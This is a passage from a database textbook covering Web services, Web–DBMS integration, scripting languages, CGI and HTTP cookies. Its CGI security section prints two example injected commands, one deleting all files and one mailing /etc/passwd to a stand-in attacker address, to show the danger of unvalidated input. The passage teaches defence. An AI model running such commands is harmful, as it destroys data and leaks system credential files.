When the documents to be published are dynamic, such as those resulting from queries to databases, the hypertext needs to be generated by the server. To achieve this, we can write scripts that perform conversions from different data formats into HTML on the fly. These scripts also need to understand the queries performed by clients through HTML forms and the results generated by the applications owning the data (for example, the DBMS). As a database is dynamic, changing as users create, insert, update, and delete data, then generating dynamic Web pages is a much more appropriate approach than creating static ones. We cover some approaches for creating dynamic Web pages in Sections 29.3 to 29.9.

29.2.5 Web Services

In recent years Web services have been established as an important paradigm in building applications and business processes for the integration of heterogeneous applications in the future. Web services are based on open standards and focus on communication and collaboration among people and applications. Unlike other Web-based applications, Web services have no user interface and are not aimed at browsers. Instead, they consist of reusable software components designed to be consumed by other applications, such as traditional client applications, Web-based applications, or other Web services.

There are various definitions of Web services; for example, “a collection of functions that are packaged as a single entity and published to the network for use by other programs” or, using the W3C definition, “a software system designed to support interoperable machine-to-machine interaction over a network.” A common example of a Web service is a stock quote facility, which receives a request for the current price of a specified stock and responds with the requested price. As a second example, Microsoft has produced a Map Web service that allows high-quality maps, driving directions, and other location information to be integrated into a user application, business process, or Web site.

Central to the Web services approach is the use of widely accepted technologies and commonly used standards, such as:

- eXtensible Markup Language (XML).
- SOAP (Simple Object Access Protocol), based on XML and used for communication over the Internet.
- WSDL (Web Services Description Language), again based on XML, and used to describe the Web service. WSDL adds a layer of abstraction between the

interface and the implementation, providing a loosely coupled service for future flexibility.

- UDDI (Universal Discovery, Description and Integration), used to register the Web service for prospective users.

We discuss SOAP, WSDL, and UDDI in Section 30.3. Web API is a development in Web services where emphasis has been moving away from SOAP-based services toward representational state transfer (REST) based communications. REST services do not require XML, SOAP, WSDL, or UDDI definitions. The specifications and protocols for Web services are still at an early stage of development and cannot cover all possible requirements. However, the Web Services Interoperability Group (WS-I), consisting of members from many of the major vendors involved in Web services development, has taken on the task of developing case studies, sample applications, implementation scenarios, and test tools to ensure that these specifications and protocols will work with each other irrespective of vendor product implementations.

29.2.6 Requirements for Web–DBMS Integration

Although many DBMS vendors are working to provide proprietary database connectivity solutions for the Web, most organizations require a more general solution to prevent them from being tied into one technology. In this section, we briefly list some of the most important requirements for the integration of database applications with the Web. These requirements are ideals and not fully achievable at the present time, and some may need to be traded off against others. Not in any ranked order, the requirements are as follows:

- The ability to access valuable corporate data in a secure manner.
- Data and vendor independent connectivity to allow freedom of choice in the selection of the DBMS now and in the future.
- The ability to interface to the database independent of any proprietary Web browser or Web server.
- A connectivity solution that takes advantage of all the features of an organization's DBMS.
- An open-architecture approach to allow interoperability with a variety of systems and technologies; for example, support for:
 - different Web servers;
 - Microsoft's .NET framework;
 - CORBA/IIOP (Internet Inter-ORB protocol);
 - Java/RMI (Remote Method Invocation);
 - XML;
 - Web services (SOAP, WSDL, and UDDI; RESTful).
- A cost-effective solution that allows for scalability, growth, and changes in strategic directions, and helps reduce the costs of developing and maintaining applications.
- Support for transactions that span multiple HTTP requests.
- Support for session- and application-based authentication.
- Acceptable performance.
- Minimal administration overhead.
- A set of high-level productivity tools to allow applications to be developed, maintained, and deployed with relative ease and speed.

TABLE 29.2 Advantages of the Web–DBMS approach.

Advantages that come through the use of a DBMS
Simplicity
Platform independence
Graphical user interface
Standardization
Cross-platform support
Transparent network access
Scalable deployment
Innovation

29.2.7 Advantages and Disadvantages of the Web–DBMS Approach

The Web as a platform for database systems can deliver innovative solutions for both inter- and intracompany business operations. Unfortunately, there are also disadvantages associated with this approach. In this section, we examine these advantages and disadvantages.

Advantages

The advantages of the Web–DBMS approach are listed in Table 29.2.

Advantages that come through the use of a DBMS At the start of this chapter, we mentioned that many Web sites are still file-based; each document is stored in a separate file. In fact, a number of observers have noted that the largest “database” in the world—the World Wide Web—has developed with little or no use of database technology. In Chapter 1, we discussed the advantages of the DBMS approach versus the file-based approach (see Table 1.2). Many of the advantages cited for the DBMS approach are applicable for the integration of the Web and the DBMS. For example, the problem of synchronizing information in both the database and in the HTML files disappears, as the HTML pages are dynamically generated from the database. This also simplifies the management of the system, and also affords the HTML content all the functionality and protection of the DBMS, such as security and integrity.

Simplicity In its original form, HTML as a markup language was easy for both developers and naïve end-users to learn. To an extent, this is still true, provided that the HTML page has no overly complex functionality. However, HTML is continually being extended with new or improved features, and scripting languages can be embedded within the HTML, so the original simplicity has arguably disappeared.

Platform independence A compelling reason for creating a Web-based version of a database application is that Web clients (the browsers) are mostly platform-

independent. As browsers exist for the main computer platforms, then provided standard HTML/Java is used, applications do not need to be modified to run on different operating systems or Windows-based environments. Traditional database clients, on the other hand, require extensive modification, if not a total reengineering, to port them to multiple platforms. Unfortunately, some Web browser vendors provide proprietary features and the benefits of this advantage have arguably disappeared.

Graphical user interface A major issue in using a database is that of data access. In earlier chapters, we have seen that databases may be accessed through a text-based menu-driven interface or through a programming interface, such as that specified in the SQL standard (see Appendix I). However, these interfaces can be cumbersome and difficult to use. On the other hand, a good graphical user interface (GUI) can simplify and improve database access. Unfortunately, GUIs require extensive programming and tend to be platform-dependent, and in many cases, vendor-specific. On the other hand, Web browsers provide a common, easy-to-use GUI that can be used to access many things, including a database, as you will see shortly. Having a common interface also reduces training costs for end-users.

Standardization HTML is a de facto standard to which all Web browsers adhere, allowing an HTML document on one machine to be read by users on any machine in the world with an Internet connection and a Web browser. Using HTML, developers learn a single language and end-users use a single GUI. However, as noted previously, the standard is becoming fragmented as vendors are now providing proprietary features that are not universally available. The more recent introduction of XML has added further standardization and very quickly XML has become the de facto standard for data exchange.

Cross-platform support Web browsers are available for virtually every type of computer platform. This cross-platform support allows users on most types of computer to access a database from anywhere in the world. In this way, information can be disseminated with a minimum of time and effort, without having to resolve the incompatibility problems of different hardware, operating systems, and software.

Transparent network access A major benefit of the Web is that network access is essentially transparent to the user, except for the specification of a URL, handled entirely by the Web browser and the Web server. This built-in support for networking greatly simplifies database access, eliminating the need for expensive networking software and the complexity of getting different platforms to talk to one another.

Scalable deployment The more traditional two-tier client-server architecture produces “fat” clients that inefficiently process both the user interface and the application logic. In contrast, a Web-based solution tends to create a more natural three-tier architecture that provides a foundation for scalability. By storing the application on a separate server rather than on the client, the Web eliminates the time and cost associated with application deployment. It simplifies the handling of upgrades and the administration of managing multiple platforms across multiple

offices. Now, from the application server, the application can be accessed from any Web site in the world. From a business perspective, the global access of server-side applications provides the possibility of creating new services and opening up new customer bases.

Innovation As an Internet platform, the Web enables organizations to provide new services and reach new customers through globally accessible applications. Such benefits were not previously available with host-based or traditional client-server and groupware applications. Over the last decade, we have witnessed the significant expansion of business-to-business (B2B) and business-to-consumer (B2C) transactions over the Web. We have witnessed new marketing strategies, as well as new business and trading models that previously were not possible before the development of the Web and its associated technologies.

Disadvantages

The disadvantages of the Web-DBMS approach are listed in Table 29.3.

Reliability The Internet is currently an unreliable and slow communication medium—when a request is carried across the Internet, there is no real guarantee of delivery (for example, the server could be down). Difficulties arise when users try to access information on a server at a peak time when it is significantly overloaded or using a network that is particularly slow. The reliability of the Internet is a problem that will take time to address. Along with security, reliability is one of the main reasons that organizations continue to depend on their own intranets rather than the public Internet for critical applications. The private intranet is under organizational control, to be maintained and improved as and when the organization deems necessary.

Security Security is of great concern for an organization that makes its databases accessible on the Web. User authentication and secure data transmissions are critical because of the large number of potentially anonymous users. We discussed Web security in Section 20.5.

TABLE 29.3 Disadvantages of the Web-DBMS approach.

Reliability
Security
Cost
Scalability
Limited functionality of HTML
Statelessness
Bandwidth
Performance
Immaturity of development tools

Cost Contrary to popular belief, maintaining a nontrivial Internet presence can be expensive, particularly with the increasing demands and expectations of users. For example, a report from Forrester Research indicated that the cost of a commercial Web site varies from US\$300,000 to US\$3.4 million, depending upon an organization's goals for its site, and predicted that costs will increase 50% to 200% over the next couple of years. At the top end of the scale were sites that sold products or delivered transactions, with 20% of the costs going on hardware and software, 28% on marketing the site, and the remaining 56% on developing the content of the site. Clearly, little can be done to reduce the cost of creative development of Web material; however, with improved tools and connectivity middleware, it should be possible to significantly reduce the technical development costs.

Scalability Web applications can face unpredictable and potentially enormous peak loads. This requires the development of a high performance server architecture that is highly scalable. To improve scalability, *Web farms* have been introduced with two or more servers hosting the same site. HTTP requests are usually routed to each server in the farm in a round-robin fashion, to distribute load and allow the site to handle more requests. However, this can make maintaining state information more complex.

Limited functionality of HTML Although HTML provides a common and easy-to-use interface, its simplicity means that some highly interactive database applications may not be converted easily to Web-based applications while still providing the same user-friendliness. As we discuss in Section 29.3, it is possible to add extra functionality to a Web page using a scripting language such as JavaScript or VBScript, or to use Java or ActiveX components, but most of these approaches are too complex for average end-users. In addition, there is a performance overhead in downloading and executing this code.

Statelessness As mentioned in Section 29.2.1, the current statelessness of the Web environment initially made the management of database connections and user transactions difficult, requiring applications to maintain additional information. However, nowadays current Web server technologies have simplified this issue.

Bandwidth Currently, a packet moves across a LAN at a maximum of 100 million bits per second (bps) for Fast Ethernet, and 2500 million bps for ATM. In contrast, on one of the fastest parts of the Internet, a packet only moves at a rate of 1.544 million bps. Consequently, the constraining resource of the Internet is bandwidth, and relying on calls across the network to the server to do even the simplest task (including processing a form) compounds the problem.

Performance Many parts of complex Web database clients center around interpreted languages, making them slower than the traditional database clients, which are natively compiled. For example, HTML must be interpreted and rendered by a Web browser; JavaScript and VBScript are interpreted scripting languages that extend HTML with programming constructs; a Java applet is compiled into bytecode, and it is this bytecode that is downloaded and interpreted by the browser. For time-critical applications, the overhead of interpreted languages may be too

prohibitive. However, there are many more applications for which timing is not so important.

Immaturity of development tools Developers building database applications for the Web quickly identified the immaturity of development tools that were initially available. Until recently, most Internet development used first-generation programming languages with the development environment consisting of little more than a text editor. This was a significant drawback for Internet development, particularly as application developers now expect mature, graphical development environments. There has been much work in the last few years to address this and the development environments are becoming much more mature.

At the same time, there are many competing technologies and it is still unclear whether these technologies will fulfill their potential, as we discuss in later sections of this chapter. There are also no real guidelines as to which technology will be best for a particular application. As we discussed in both Chapter 24 on Distributed DBMSs and Chapter 27 on object-oriented DBMSs, we do not yet have the level of experience with database applications for the Web that we have with the more traditional non-Web-based applications, although with time this disadvantage should disappear.

Many of the advantages and disadvantages we have cited above are temporary. Some advantages will disappear over time, for example, as HTML becomes more complex. Similarly, some disadvantages will also disappear, for example, Web technology will become more mature and better understood. This emphasizes the changing environment that we are working in when we attempt to develop Web-based database applications.

29.2.8 Approaches to Integrating the Web and DBMSs

In the following sections we examine some of the current approaches to integrating databases into the Web environment:

- scripting languages such as JavaScript and VBScript;
- Common Gateway Interface (CGI), an early, and possibly one of the most widely used, techniques;
- HTTP cookies;
- extensions to the Web server, such as the Netscape API (NSAPI) and Microsoft's Internet Information Server API (ISAPI);
- Java, JEE, JDBC, SQLJ, JDO, JPA, Servlets, and JavaServer Pages (JSP);
- Microsoft's Web Solution Platform: .NET, Active Server Pages (ASP), and ActiveX Data Objects (ADO);
- Oracle's Internet Platform.

This is not intended to be an exhaustive list of all approaches that could be used. Rather, in the following sections we aim to give the reader a flavor of some of the different approaches that can be taken and the advantages and disadvantages of each one. The Web environment is a rapidly changing arena, and it is likely that some of what we discuss in the following sections will be dated either when the book is published or during its lifetime. However, we hope that the coverage will

provide a useful insight into some of the ways that we can achieve the integration of DBMSs into the Web environment. From this discussion we are excluding traditional searching mechanisms such as WAIS gateways (Kahle and Medlar, 1991), and search engines such as Google, Yahoo!, and MSN. These are text-based search engines that allow keyword-based searches.

29.3 Scripting Languages

In this section we look at how both the browser and the Web server can be extended to provide additional database functionality through the use of scripting languages. We have already noted how the limitations of HTML make all but the simplest applications difficult. Scripting engines seek to resolve the problem of having no functioning application code in the browser. As the script code is embedded in the HTML, it is downloaded every time the page is accessed. Updating the page in the browser is simply a matter of changing the Web document on the server.

Scripting languages allow the creation of functions embedded within HTML code. This allows various processes to be automated and objects to be accessed and manipulated. Programs can be written with standard programming logic such as loops, conditional statements, and mathematical operations. Some scripting languages can also create HTML on the fly, allowing a script to create a custom HTML page based on user selections or input, without requiring a script stored on the Web server to construct the necessary page.

Most of the hype in this area focuses on Java, which we discuss in Section 29.7. However, the important day-to-day functionality will probably be supplied by scripting engines, such as JavaScript, VBScript, Perl, and PHP, providing the key functions needed to retain a “thin” client application and promote rapid application development. These languages are interpreted, not compiled, making it easy to create small applications.

29.3.1 JavaScript and JScript

JavaScript and JScript are virtually identical interpreted scripting languages from Netscape and Microsoft, respectively. Microsoft’s JScript is a clone of the earlier and widely used JavaScript. Both languages are interpreted directly from the source code and permit scripting within an HTML document. The scripts may be executed within the browser or at the server before the document is sent to the browser. The constructs are the same, except that the server side has additional functionality—for example, for database connectivity.

JavaScript is an object-based scripting language that has its roots in a joint development program between Netscape and Sun, and has become Netscape’s Web scripting language. It is a very simple programming language that allows HTML pages to include functions and scripts that can recognize and respond to user events such as mouse clicks, user input, and page navigation. These scripts can help implement complex Web page behavior with a relatively small amount of programming effort.

The JavaScript language resembles Java (see Section 29.7), but without Java’s static typing and strong type checking. In contrast to Java’s compile-time system of classes built by declarations, JavaScript supports a runtime system based on a small

TABLE 29.4 Comparison of JavaScript and Java applets.

JAVASCRIPT	JAVA (APPLETS)
Interpreted (not compiled) by client.	Compiled on server before execution on client.
Object-based. Code uses built-in, extensible objects, but no classes or inheritance.	Object-oriented. Applets consist of object classes with inheritance.
Code integrated with, and embedded in, HTML.	Applets distinct from HTML (accessed from HTML pages).
Variable data types not declared (loose typing).	Variable data types must be declared (strong typing).
Dynamic binding. Object references checked at runtime.	Static binding. Object references must exist at compile-time.
Cannot automatically write to hard disk.	Cannot automatically write to hard disk.

number of data types representing numeric, Boolean, and string values. JavaScript complements Java by exposing useful properties of Java applets to script developers. JavaScript statements can get and set exposed properties to query the state or alter the performance of an applet or plug-in. Table 29.4 compares and contrasts JavaScript and Java applets. Example L.1 in Appendix L illustrates the use of client-side JavaScript. We also provide an example of server-side JavaScript in Example L.7 in Appendix L (see companion Web site).

29.3.2 VBScript

VBScript is a Microsoft proprietary interpreted scripting language whose goals and operation are virtually identical to those of JavaScript/JScript, although unsupported by browsers such as Firefox and Opera. VBScript, however, has syntax more like Visual Basic than Java. It is interpreted directly from source code and permits scripting within an HTML document. As with JavaScript/JScript, VBScript can be executed from within the browser or at the server before the document is sent to the browser.

VBScript is a procedural language and so uses subroutines as the basic unit. VBScript grew out of Visual Basic, a programming language that has been around for years. Visual Basic is the basis for scripting languages in the Microsoft Office packages (Word, Access, Excel, and PowerPoint). Visual Basic is component-based: a Visual Basic program is built by placing components on to a form and then using the Visual Basic language to link them together. Visual Basic also gave rise to the grandfather of the ActiveX control, the Visual Basic Control (VBX).

VBX shared a common interface that allowed them to be placed on a Visual Basic form. This was one of the first widespread uses of component-based software. VBXs gave way to OLE Controls (OCXs), which were renamed ActiveX. When Microsoft took an interest in the Internet, they moved OCX to ActiveX and modeled VBScript after Visual Basic. The main difference between Visual Basic and VBScript is that to promote security, VBScript has no functions that interact with files on the user's machine.

29.3.3 Perl and PHP

Perl (Practical Extraction and Report Language) is a high-level interpreted programming language with extensive, easy-to-use text processing capabilities. Perl combines features of C and the UNIX utilities `sed`, `awk`, and `sh`, and is a powerful alternative to UNIX shell scripts. Perl started as a data reduction language that could navigate the file system, scan text, and produce reports using pattern matching and text manipulation mechanisms. The language developed to incorporate mechanisms to create and control files and processes, network sockets, database connectivity, and to support object-oriented features. It is now one of the most widely used languages for server-side programming. Although Perl was originally developed on the UNIX platform, it was always intended as a cross-platform language and there is now a version of Perl for the Windows platform (called *ActivePerl*). Example L.3 in Appendix L illustrates the use of the Perl language.

PHP (PHP: Hypertext Preprocessor) is another popular open source HTML-embedded scripting language that is supported by many Web servers including Apache HTTP Server and Microsoft's Internet Information Server, and is the preferred Linux Web scripting language. The development of PHP has been influenced by a number of other languages such as Perl, C, Java, and even to some extent Active Server Pages (see Section 29.8.2), and it supports untyped variables to make development easier. The goal of the language is to allow Web developers to write dynamically generated pages quickly. One of the advantages of PHP is its extensibility, and a number of extension modules have been provided to support such things as database connectivity, mail, and XML.

A popular choice nowadays is to use the open source combinations of the Apache HTTP Server, PHP, and one of the database systems `MySQL` or `PostgreSQL`. Example L.2 in Appendix L illustrates the use of PHP and `PostgreSQL`.

29.4 Common Gateway Interface (CGI)

Common Gateway Interface (CGI)

A specification for transferring information between a Web server and a CGI program.


A Web browser does not need to know much about the documents it requests. After submitting the required URL, the browser finds out what it is getting when the answer comes back. The Web server supplies certain codes, using the MIME specifications (see Section 29.2.1), to allow the browser to differentiate between components. This allows a browser to display a graphics file, but to save a .zip file to disk, if necessary.

By itself, the Web server is only intelligent enough to send documents and to tell the browser what kind of documents it is sending. However, the server also knows how to launch other programs. When a server recognizes that a URL points to a file, it sends back the contents of that file. On the other hand, when the URL points to a program (or *script*), it executes the script and then sends back the script's output to the browser as if it were a file.

CGI defines how scripts communicate with Web servers (McCool, 1993). A CGI script is any script designed to accept and return data that conforms to the CGI specification. In this way, theoretically we should be able to reuse CGI-compliant

Figure 29.3

The CGI environment.



scripts independent of the server being used to provide information, although in practice there are differences that impact portability. Figure 29.3 illustrates the CGI mechanism showing the Web server connected to a gateway, which in turn may access a database or other data source and then generate HTML for transmission back to the client.

Before the Web server launches the script, it prepares a number of *environment variables* representing the current state of the server, who is requesting the information, and so on. The script picks up this information and reads STDIN (the standard input stream). It then performs the necessary processing and writes its output to STDOUT (the standard output stream). In particular, the script is responsible for sending the MIME header information prior to the main body of the output. CGI scripts can be written in almost any language, provided it supports the reading and writing of an operating system's environment variables. This means that, for a UNIX platform, scripts can be written in Perl, PHP, Java, C, or almost any of the major languages. For a Windows-based platform, scripts can be written as DOS batch files, or using Visual Basic, C/C++, Delphi, or even ActivePerl.

Running a CGI script from a Web browser is mostly transparent to the user, which is one of its attractions. Several things must occur for a CGI script to execute successfully:

- (1) The user calls the CGI script by clicking on a link or by pushing a button. The script can also be invoked when the browser loads an HTML document.

- (2) The browser contacts the Web server asking for permission to run the CGI script.
- (3) The server checks the configuration and access files to ensure the requester has access to the CGI script and to check that the CGI script exists.
- (4) The server prepares the environment variables and launches the script.
- (5) The script executes and reads the environment variables and STDIN.
- (6) The script sends the proper MIME headers to STDOUT followed by the remainder of the output and terminates.
- (7) The server sends the data in STDOUT to the browser and closes the connection.
- (8) The browser displays the information sent from the server.

Information can be passed from the browser to the CGI script in a variety of ways, and the script can return the results with embedded HTML tags, as plain text, or as an image. The browser interprets the results like any other document. This provides a very useful mechanism permitting access to any external databases that have a programming interface. To return data back to the browser, the CGI script has to return a header as the first line of output, which tells the browser how to display the output, as discussed in Section 29.2.1.

29.4.1 Passing Information to a CGI Script

There are four primary methods available for passing information from the browser to a CGI script:

- passing parameters on the command line;
- passing environment variables to CGI programs;
- passing data to CGI programs via standard input;
- using extra path information.

In this section, we briefly examine the first two approaches. The interested reader is referred to the textbooks in the Further Reading section for this chapter for additional information on CGI.

Passing parameters on the command line

The HTML language provides the `ISINDEX` tag to send command-line parameters to a CGI script. The tag should be placed inside the `<HEAD>` section of the HTML document, to tell the browser to create a field on the Web page that enables the user to enter keywords to search for. However, the only way to use this method is to have the CGI script itself generate the HTML document with the embedded `<ISINDEX>` tag as well as generate the results of the keyword search.


Passing parameters using environment variables

Another approach to passing data into a CGI script is the use of environment variables. The server automatically sets up environment variables before invoking the CGI script. There are several environment variables that can be used but one of the most useful, in a database context, is `QUERY_STRING`. The `QUERY_STRING` environment variable is set when the GET method is used in an HTML form (see



```
<FORM METHOD = "GET" ACTION = "http://www.dreamhome.co.uk/cgi-bin/quote.pl">
Name:<INPUT TYPE = "text" NAME = "symbol1" SIZE = 15><BR>
Password:<INPUT TYPE = "password" NAME = "symbol2" SIZE = 8> <HR>
<INPUT TYPE = "submit" Value = "LOGON">
<INPUT TYPE = "reset" Value = "CLEAR"></FORM>
```

(a)



(b)

Figure 29.4 (a) Section of HTML form specification; (b) corresponding completed HTML form.

Section 29.2.1). The string contains an encoded concatenation of the data the user has specified in the HTML form. For example, using the section of HTML form data shown in Figure 29.4(a) the following URL would be generated when the LOGON button shown in Figure 29.4(b) is pressed (assuming that the Password field contains the text string “TMCPASS”):

```
http://www.dreamhome.co.uk/cgi-bin/quote.pl?symbol1=
Thomas+Connolly&symbol2=TMCPASS
```

and the corresponding QUERY_STRING would contain:

```
symbol1=Thomas+Connolly&symbol2=TMCPASS
```

The name–value pairs (converted into strings) are concatenated together with separating ampersand (&) characters, and special characters (for example, spaces are replaced by +). The CGI script can then decode QUERY_STRING and use the information as required. Example L.3 in Appendix L illustrates the use of CGI and the Perl language.

29.4.2 Advantages and Disadvantages of CGI

CGI was the de facto standard for interfacing Web servers with external applications, and may still be the most commonly used method for interfacing Web applications to data sources. The concept of CGI originated from the initial Web development for providing a generic interface between a Web server and user-defined server applications. The main advantages of CGI are its simplicity, language independence, Web server independence, and its wide acceptance. CGI programs are also scalable and can be used to perform simple tasks as well as more complex tasks such as interacting with databases and shopping carts. Despite these advantages, there are some common problems associated with the CGI-based approach.

The first problem is that the communication between a client and the database server must always go through the Web server in the middle, which may possibly cause a bottle-neck if there are a large number of users accessing the Web server simultaneously. For every request submitted by a Web client or every response delivered by the database server, the Web server has to convert data from or to an HTML document. This certainly adds a significant overhead to query processing.

The second problem is the lack of efficiency and transaction support in a CGI-based approach, essentially inherited from the statelessness of the HTTP protocol. For every query submitted through CGI, the database server has to perform the same logon and logout procedure, even for subsequent queries submitted by the same user. The CGI script could handle queries in batch mode, but then support for online database transactions that contain multiple interactive queries would be difficult.

The statelessness of HTTP also causes more fundamental problems such as validating user input. For example, if a user leaves a required field empty when completing a form, the CGI script cannot display a warning box and refuse to accept the input. The script's only choices are to:

- output a warning message and ask the user to click the browser's Back button;
- output the entire form again, filling in the values of the fields that were supplied and letting the user either correct mistakes or supply the missing information.

There are several ways to solve this problem, but none are particularly satisfactory. One approach is to maintain a file containing the most recent information from all users. When a new request comes through, look up the user in the file and assume the correct program state based on what the user entered the last time. The problems with this approach are that it is very difficult to identify a Web user, and a user may not complete the action, yet visit again later for some other purpose.

Another important disadvantage stems from the fact that the server has to generate a new process or thread for each CGI script. For a popular site that can easily acquire dozens of hits almost simultaneously, this can be a significant overhead, with the processes competing for memory, disk, and processor time. The script developer may have to take into consideration that there may be more than one copy of the script executing at the same time and consequently have to allow for concurrent access to any data files used.

Finally, if appropriate measures are not taken, security can be a serious drawback with CGI. Many of these problems relate to the data that is input by the user at the browser end, which the developer of the CGI script did not anticipate. For example, any CGI script that forks a shell, such as *system* or *grep*, is dangerous. Consider

what would happen if an unscrupulous user entered a query string that contained either of the following commands:

```
rm -fr                                // delete all files on the system
mail hacker@hacker.com </etc/passwd // mail system password file to hacker
```

Some of these disadvantages disappear with some of the approaches that follow later in this chapter.

29.5 HTTP Cookies

One way to make CGI scripts more interactive is to use *cookies*. A cookie is a piece of information that the client stores on behalf of the server. The information that is stored in the cookie comes from the server as part of the server's response to an HTTP request. A client may have many cookies stored at any given time, each one associated with a particular Web site or Web page. Each time the client visits that site/page, the browser packages the cookie with the HTTP request. The Web server can then use the information in the cookie to identify the user and, depending on the nature of the information collected, possibly personalize the appearance of the Web page. The Web server can also add or change the information within the cookie before returning it.

All cookies have an expiration date. If a cookie's expiration date is explicitly set to some time in the future, the browser will automatically save the cookie to the client's hard drive. Cookies that do not have an explicit expiration date are deleted from the computer's memory when the browser closes.

As a cookie is sent back to the server with each new request, they become a useful mechanism to identify a series of requests that come from the same user. When a request is received from a known user, the unique identifier can be extracted from the cookie and used to retrieve additional information from a user database. When a request is received with no cookie, or with a cookie that does not contain the necessary identifier, the request is assumed to be from a new user, and a new identifier is generated before the response is sent back to the client, and a new record added to the server's user database.

Cookies can be used to store registration information or preferences, for example, in a virtual shopping cart application. A user name and password could be stored in a cookie so that when the user returns to use the database, the script could retrieve the cookie from the client side and extract the previously specified user name/password. The format for a cookie is as follows:

```
Set-Cookie: NAME=VALUE; expires = DATE; path = PATH;
[domain = DOMAIN_NAME; secure]
```

The UNIX shell script shown in Figure 29.5 could be used to send a cookie (although user name and password data would normally be encrypted in some way). Note, however, that not all browsers support cookies and some browsers can prevent some or all sites from storing cookies on the local hard drive.

Tracking cookies are commonly used as ways to compile long-term records of an individual's browsing history—a major privacy concern that has prompted European and US law makers to take action. For example, in May 2011 a European Union law was passed stating that Web sites that leave non-essential cookies on visitors' devices

```
#!/bin/sh
echo "Content-type: text/html"
echo "Set-cookie: UserID=conn-ci0; expires = Friday 30-Apr-09 12:00:00 GMT"
echo "Set-cookie: Password=guest; expires = Friday 30-Apr-09 12:00:00 GMT"
echo ""
```

Figure 29.5 A UNIX shell script to generate a cookie.

have to alert the visitor and get their acceptance. This law applies to both individuals and businesses based in the EU regardless of the nationality of their Web site's visitors or the location of their web host. A fine of up to £500,000 can be imposed on companies who break this law.

29.6 Extending the Web Server

CGI is a standard, portable, and modular method for supporting application-specific functionality by allowing scripts to be activated by the server to handle client requests. Despite its many advantages, the CGI approach has its limitations. Most of these limitations are related to performance and the handling of shared resources, which stem from the fact that the specification requires the server to execute a gateway program and communicate with it using some Inter-Process Communication (IPC) mechanism. The fact that each request causes an additional system process to be created places a heavy burden on the server.

To overcome these limitations, many servers provide an Application Programming Interface (API), which adds functionality to the server or even changes server behavior and customizes it. Such additions are called *non-CGI gateways*. Two of the main APIs are the Microsoft's Internet Information Server API (ISAPI) and the Apache Web Server API. To overcome the creation of a separate process for each CGI script, the API provides a method that creates an interface between the server and back-end applications using dynamic linking or shared objects. Scripts are loaded in as part of the server, giving the back-end applications full access to all the I/O functions of the server. In addition, only one copy of the application is loaded and shared between multiple requests to the server. This effectively extends the server's capabilities and provides advantages over CGI, such as the abilities to:

- provide Web page or site security by inserting an authentication "layer" requiring an identifier and a password outside that of the Web browser's own security methods;
- log incoming and outgoing activity by tracking more information than the Web server does, and store it in a format not limited to those available with the Web server;
- serve data out to browsing clients in a different way than the Web server would (or even could) by itself.

This approach is much more complex than CGI, possibly requiring specialized programmers with a deep understanding of the Web server and programming techniques such as multithreading and concurrency synchronization, network protocols, and

exception handling. However, it can provide a very flexible and powerful solution. API extensions can provide the same functionality as a CGI program, but because the API runs as part of the server, the API approach can perform significantly better than CGI.

Extending the Web server is potentially dangerous, because the server executable is actually being changed, possibly introducing bugs. Some APIs have safety mechanisms to protect against such an event. However, if the API extension erroneously writes into the server's private data, it will most likely cause the Web server to crash.

The problems associated with using server APIs are not related solely to complexity and reliability. A major drawback in using such a mechanism is nonportability. All servers conform to the CGI specification so that writing a CGI program is mostly portable between all Web servers. However, server APIs and architectures are completely proprietary. Therefore, once such APIs are used, the choice of server is limited.

29.6.1 Comparison of CGI and API

